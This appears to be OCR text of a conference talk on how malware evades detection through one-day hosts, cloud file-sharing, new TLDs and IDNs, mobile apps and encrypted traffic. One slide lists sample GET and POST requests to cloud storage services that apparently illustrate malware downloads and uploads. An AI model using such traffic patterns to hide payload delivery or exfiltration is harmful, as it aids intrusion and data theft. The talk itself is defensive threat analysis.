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SESSION ID: SPO3-T08

Tracking Ghosts Through the Fog

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
Outline

- Flying through the fog
  - One-hit Wonders and One-day Wonders
  - Cloud
  - TLDs and IDNs
  - Mobile
  - Encrypted Traffic
  - Embedded Systems


Interesting Discovery Number One:

“One-hit Wonders”



One-hit Wonders


- Start with the “most interesting” part of the Web…
  - …in a 24 hour period: over 6.2 million active fringe hosts*



One-hit Wonders: A Closer Look

- Next step: look at the age of the hosts…

Just a few normal-traffic hosts are new… (2% overall)



…but 1/4 of one-hit wonders are new! (16% overall)

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
Interesting Discovery Number Two:


“One-day Wonders”



What Does Normal Look Like?

- Researching “normal” traffic levels for sites…
  - How much daily traffic?
    - Google, Facebook, Twitter, Youtube, Baidu, etc. have a **lot!**
    - (every day!)
  - But how much daily traffic for other sites?
    - (it’s like our version of Alexa…)
- We looked at 90 days of all our traffic
  - (whether already in our main database or not)
- Over 660 million unique hosts* showed up at least once…

One-day Wonders



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

We must hide!
Quick, to the cloud!



Top Malware Hosting Countries

Top Malware Hosting Providers



Good Cloud / Bad Cloud

- Allow or Deny
  - GET https://docs.google.com/uc?authuser=0&id=0B4fsHdBQBTPWbGlGTmNzaktCaG8&export=download
  - GET https://dl.dropboxusercontent.com/content_link/qkwIfHU4GSr9poOUdzPy2zUYDmbxKcOn86jUVOPYNntbUkdU1d42dZcWdLjeOFgO?dl=1
  - POST http://webdav.cloudme.com/franko7046/CloudDrive/KNKbLTFr04t1mrfDV/PAG/Q0Ohjw0sdqI5S/U.txt
  - GET http://1qporka.s3.amazonaws.com/
  - GET https://evernote.com/intl/zh-cn
  - GET http://www.sendspace.com/defaults/wpickurl.html
  - Src IP Addr:Port Dst IP Addr:Port Packets Bytes

    10.0.1.23:5675 -> 173.194.66.19:465 (gmail.com) 26 32456

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More Places to Hide:

A quick look at the TLD & IDN explosions

The TLD Explosion

1998, 2001, 2005, 2011:

.aero, .asia, .biz, .cat, .coop, .info, .int, .jobs, .mobi, .museum, .name, .post, .pro, .tel, .temasek, .travel, .xxx

1985:


.com, .edu, .gov, .mil, .net, .org

(and country codes: .jp, .cn, .de, .ru,, .hr, …)

2013-2014:

.abogado, .academy, .accountants, .actor, active, .ads, .adult, .agency,.airforce, .allfinanz, .alsace, .amsterdam, .android, .aquarelle, .archi, .army, .associates, .attorney, .auction, .audio, .autos, .axa, .band, .bank, .bar, .barclaycard, .barclays, .bargains, .bayern, .beer, .berlin, .best, .bharti, .bid, .bike, .bio, .black, .blackfriday, .bloomberg, .blue, .bmw, .bnpparibas, .boats, .bond, .boo, .boutique, .brussels, .budapest, .build, .builders, .business, .buzz, .bzh, .cab, .cal, .camera, .camp, .cancerresearch, .capetown, .capital, .caravan, .cards, .care, .career, .careers, .cartier, .casa, .cash, .catering, .cbn, .center, .ceo, .cern, .channel, .cheap, .chloe, .christmas, .chrome, .church, .citic, .city,.claims, .cleaning, .click, .clinic, .clothing, .club, .coach, .codes, .coffee, .college, .cologne, .community, .company, .computer, .condos, .construction, .consulting, .contractors, .cooking, .cool, .country, .credit, .creditcard, .cricket, .crs, .cruises, .cuisinella, .cymru, …

IDNs Added to Our Database Each Year



wikipedia.org / wikipedia.org : xn--wkd-8cdx9d7hbd.org

㶸ϟძᎧgoogle.com, энерго-профит.рф, 革ᖶ潳ຟpn.com, …

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

I'll go where you go: Hiding in mobile




Malicious Mobile Apps



- Display Ads
- Send SMS
- Steal PII
- Remote Control
- Downloader
- Extortion
- Destructive

Mobile Malware



- Most malware is installed by the users
  - Permissions requested by app ignored
- We've trained users to click through EULAs, why should we expect anything different for permissions?
  - F-Secure EULA experiment
- Once installed malware goes mostly unmonitored

Your first born child

In using this service, you agree to relinquish your first born child to F-Secure, as and when the company requires it. In the event that no children are produced, your most beloved pet will be taken instead. The terms of this agreement stand for eternity.

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Maybe the best place to hide: where *everything* is hidden…

#RSAC

Growth in SSL/HTTPS

- In our “Top 50” sites:
- 69% use HTTPS by default
  - Only sites with news and entertainment typically default to HTTP
  - (for example, ESPN, BBC, CNN, Pandora…)
- Some customers tell us their network mix is 40-50% SSL
- If malware comes ***in*** via HTTPS, none of your defenses see it…
- Likewise, you don’t see malicious ****outbound**** traffic in SSL/HTTPS

Malware Hiding in HTTPS

- In the old days, I didn't worry about malware coming in via HTTPS…
- …but in 2014 we saw a lot of attacks using file sharing sites
  - Dropbox.com, Box.com, Cubby.com, Copy.com, etc.
  - (and Amazon, Google, and MS clouds)
  - All using HTTPS
- …also, rising use of "2nd Stage" malware
  - Pay-per-install black hat services have been around for a while…
  - …but really took off with CryptoLocker…
  - …and Dyre has been very successful using Upatre as its first stage

Botnets and SSL


- *sslbl.abuse.ch* (the “Zeus Tracker” site)
- 588 blacklisted SSL certificates (May `14 – Mar `15):
  - Most (recently) are **“Dyre C&C”**
  - Many are **“KINS C&C”, “Vawtrak MITM”, “Shylock C&C”**
  - Several are generic **“Malware C&C”, “Ransomware C&C”**
  - A few **“URLzone C&C”, “TorrentLocker C&C”, “CryptoWall C&C”, “Upatre C&C”, “Spambot C&C”, “Retefe C&C”, “ZeuS MITM”…**
- …that’s over a dozen recent malware families using SSL

Ransomware Loves Encryption

- Recent CTB-Locker attack used https * URLs for payload
- Payload: fake *.tar.gz* file (actually encrypted * blob)
- Payload is decrypted, and then it encrypts * your files
  - (using “Elliptic Curve” crypto)
- C&C handled via TOR *
- Payment via Bitcoin (a crypto-currency *)
- … Curve+Tor+Bitcoin = “CTB Locker”

You've Heard of TOR – What About I2P?

- I2P = "Invisible Internet Project"
- Dyre started using it in February
  - (but "rudimentary and buggy" – Andrew Brandt, Blue Coat blog)
- By March, working well
- (i.e., the Bad guys are aggressively pursuing new "fog machines"…)



